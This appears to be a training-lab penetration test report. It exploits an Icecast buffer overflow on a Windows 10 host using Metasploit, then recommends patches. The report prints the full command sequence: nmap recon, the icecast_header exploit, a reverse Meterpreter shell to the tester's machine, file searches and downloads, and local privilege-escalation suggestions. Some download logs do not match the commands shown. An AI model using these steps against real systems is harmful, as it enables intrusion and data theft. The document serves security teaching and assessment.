

GoodSecurity Penetration Test Report

Michaeleseigbe@GoodSecurity.com

DATE: 12/08/2021

- **High-Level Summary**

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

- **Findings**

Machine's IP address

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite (buffer overflow)

The name of the script or Metasploit module used

Icecast Header Overwrite

Vulnerability Explanation:

The Icecast application allows for a buffer overflow exploit where an attacker can send 32 HTTP headers remotely to gain control of the victim's system by overwriting the memory utilizing the Icecast flaw, which writes past the end of a pointer array. This vulnerability is severe. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically, buffer overflow attacks can result in system crashes but can lead to much larger malicious activity. Ultimately, this vulnerability can lead to data loss/theft, ransomware attacks and can act as a gateway to many other attack vectors.

Severity:

Critical! 10.0

Proof of Concept:

Locating the IP address of the Icecast:

```
gw Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14
  IPv4 Address . . . . . : 192.168.0.20
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.0.1

C:\Users\IEUser>
```

Testing to see if any response from the Icecast by pinging the machine:

```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=49.2 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=21.5 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=22.6 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=7.80 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=7.93 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=11.6 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=5.06 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=13.4 ms
^C
--- 192.168.0.20 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7012ms
rtt min/avg/max/mdev = 5.058/17.375/49.164/13.394 ms
root@kali:~#
```


Running the nmap scan of the IP address of the machine, was able to discover any services that might be vulnerable. This is where I found the Icecast was open and vulnerable, see below for details:

```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-08 14:27 PST
Nmap scan report for 192.168.0.20
Host is up (0.0070s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8000/tcp  open  http        Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.80%E=4%D=12/8%OT=25%CT=1%CU=39117%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61B13174%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=106%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(OI=M5B4NW8NNNS%02=M5B4NW8NNNS%03=M5B4NW8%04=M5B4NW8NNNS%05=M
OS:5B4NW8NNNS%06=M5B4NNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%0=M5B4NW8NNNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%0=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R
```

Also, on the DVW10 machine on the Icecast following changes happened when nmap scan was completed.



Searching for Icecast exploits:

```
YOU DIDN'T SAY THE MAGIC WORD!


      =[ metasploit v5.0.84-dev                      ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post      ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops          ]
+ -- --=[ 7 evasion                                         ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command
msf5 > search icecast

Matching Modules
=====
#  Name                      Disclosure Date  Rank   Check  Description
-  --
0  exploit/windows/http/icecast_header  2004-09-28    great  No     Icecast Header Overwrite


msf5 > 
```

Establishing Metasploit Meterpreter session:




```
root@kali:~  
msf5 exploit(windows/http/icecast_header) > use 0  
msf5 exploit(windows/http/icecast_header) > 
```

Set RHOST:




```
root@kali:~  
msf5 exploit(windows/http/icecast_header) > use 0  
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20  
RHOST => 192.168.0.20  
msf5 exploit(windows/http/icecast_header) > 
```

Exploit or run:




```
msf5 exploit(windows/http/icecast_header) > exploit  
[*] Started reverse TCP handler on 192.168.0.8:4444  
[*] Sending stage (180291 bytes) to 192.168.0.20  
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49822) at 2021-12-08 14:38:01 -0800  
0  
meterpreter > 
```

Exposing secretfile.txt and recipe.txt:



```
meterpreter > search -f *secretfile*.txt  
Found 1 result...  
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)  
meterpreter > 
```



```
meterpreter > search -f *recipe*.txt  
Found 1 result...  
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)  
meterpreter > 
```

Downloading the two files:

```
meterpreter > download * C:/Users/IEUser/Documents/user.secretfile.txt*
[*] mirroring : .\admin -> C:/Users/IEUser/Documents/admin
[*] downloading: .\admin\listclients.xls -> C:/Users/IEUser/Documents/admin/listclients.xls
[*] download : .\admin\listclients.xls -> C:/Users/IEUser/Documents/admin/listclients.xls
[*] downloading: .\admin\listmounts.xls -> C:/Users/IEUser/Documents/admin/listmounts.xls
[*] download : .\admin\listmounts.xls -> C:/Users/IEUser/Documents/admin/listmounts.xls
[*] downloading: .\admin\moveclients.xls -> C:/Users/IEUser/Documents/admin/moveclients.xls
[*] download : .\admin\moveclients.xls -> C:/Users/IEUser/Documents/admin/moveclients.xls
[*] downloading: .\admin\response.xls -> C:/Users/IEUser/Documents/admin/response.xls
[*] download : .\admin\response.xls -> C:/Users/IEUser/Documents/admin/response.xls
[*] downloading: .\admin\stats.xls -> C:/Users/IEUser/Documents/admin/stats.xls
[*] download : .\admin\stats.xls -> C:/Users/IEUser/Documents/admin/stats.xls
[*] mirrored : .\admin -> C:/Users/IEUser/Documents/admin
[*] mirroring : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] download : .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] mirrored : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] download : .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] downloading: .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] download : .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] downloading: .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] download : .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] download: .\iconv.dll -> C:/Users/TFUser/Documents/iconv.dll
```

```
meterpreter > download * C:/Users/IEUser/Documents/user.recipe.txt*
[*] mirroring : .\admin -> C:/Users/IEUser/Documents/admin
[*] downloading: .\admin\listclients.xls -> C:/Users/IEUser/Documents/admin/listclients.xls
[*] skipped : .\admin\listclients.xls -> C:/Users/IEUser/Documents/admin/listclients.xls
[*] downloading: .\admin\listmounts.xls -> C:/Users/IEUser/Documents/admin/listmounts.xls
[*] skipped : .\admin\listmounts.xls -> C:/Users/IEUser/Documents/admin/listmounts.xls
[*] downloading: .\admin\moveclients.xls -> C:/Users/IEUser/Documents/admin/moveclients.xls
[*] skipped : .\admin\moveclients.xls -> C:/Users/IEUser/Documents/admin/moveclients.xls
[*] downloading: .\admin\response.xls -> C:/Users/IEUser/Documents/admin/response.xls
[*] skipped : .\admin\response.xls -> C:/Users/IEUser/Documents/admin/response.xls
[*] downloading: .\admin\stats.xls -> C:/Users/IEUser/Documents/admin/stats.xls
[*] skipped : .\admin\stats.xls -> C:/Users/IEUser/Documents/admin/stats.xls
[*] mirrored : .\admin -> C:/Users/IEUser/Documents/admin
[*] mirroring : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] skipped : .\doc\icecast2.chm -> C:/Users/IEUser/Documents/doc/icecast2.chm
[*] mirrored : .\doc -> C:/Users/IEUser/Documents/doc
[*] downloading: .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] skipped : .\icecast.xml -> C:/Users/IEUser/Documents/icecast.xml
[*] downloading: .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] skipped : .\Icecast2.exe -> C:/Users/IEUser/Documents/Icecast2.exe
[*] downloading: .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] skipped : .\icecast2console.exe -> C:/Users/IEUser/Documents/icecast2console.exe
[*] download: .\iconv.dll -> C:/Users/IEUser/Documents/iconv.dll
```

Uncovering additional vulnerabilities:

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====
SID          User
---
S-1-5-21-321011808-3761883066-353627080-1000  MSEdgeWIN10\IEUser

[+] Results saved in: /root/.msf4/loot/20211208145726_default_192.168.0.20_host.users.activ_129778.txt

Recently Logged Users
=====
```

The system was also found to be vulnerable to the following exploits: 1. exploit/windows/local/ikeext_service 2. exploit/windows/local/ms16_075_reflection

Enumerating logged on users:

```
Recently Logged Users
=====

SID          Profile Path
---
S-1-5-18      %systemroot%\system32\config\systemprofile
S-1-5-19      %systemroot%\ServiceProfiles\LocalService
S-1-5-20      %systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant

meterpreter >
[*] 192.168.0.20 - Meterpreter session 1 closed. Reason: Died
```

Detailed systeminfo from shell:

```
meterpreter > shell  
Process 3452 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.17763.1935]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Program Files (x86)\Icecast2 Win32>
```

Also, sysinfo from the metepreter:

```
meterpreter > sysinfo  
Computer      : MSEdgeWIN10  
OS           : Windows 10 (10.0 Build 17763).  
Architecture   : x64  
System Language: en_US  
Domain        : WORKGROUP  
Logged On Users: 1  
Meterpreter    : x86/windows  
meterpreter > □
```

3. Recommendations

The Icecast Header Overwrite being the most severe of the uncovered vulnerabilities, I recommend first upgrading your Icecast to the latest version 2.0.2 or later. The IKEEXT and the ms16_075 exploits are more difficult to expose compared to the Icecast vulnerability but are potentially dangerous. To prevent an attack where the attacker can escalate their privileges, I recommend applying the available patches to resolve both vulnerabilities. Regular updates to the system and ensuring the proper patches have been implemented will be necessary to keep your system hardened against any exposure to future vulnerabilities. Updating patches monthly are considered best practice and would be a great place to start.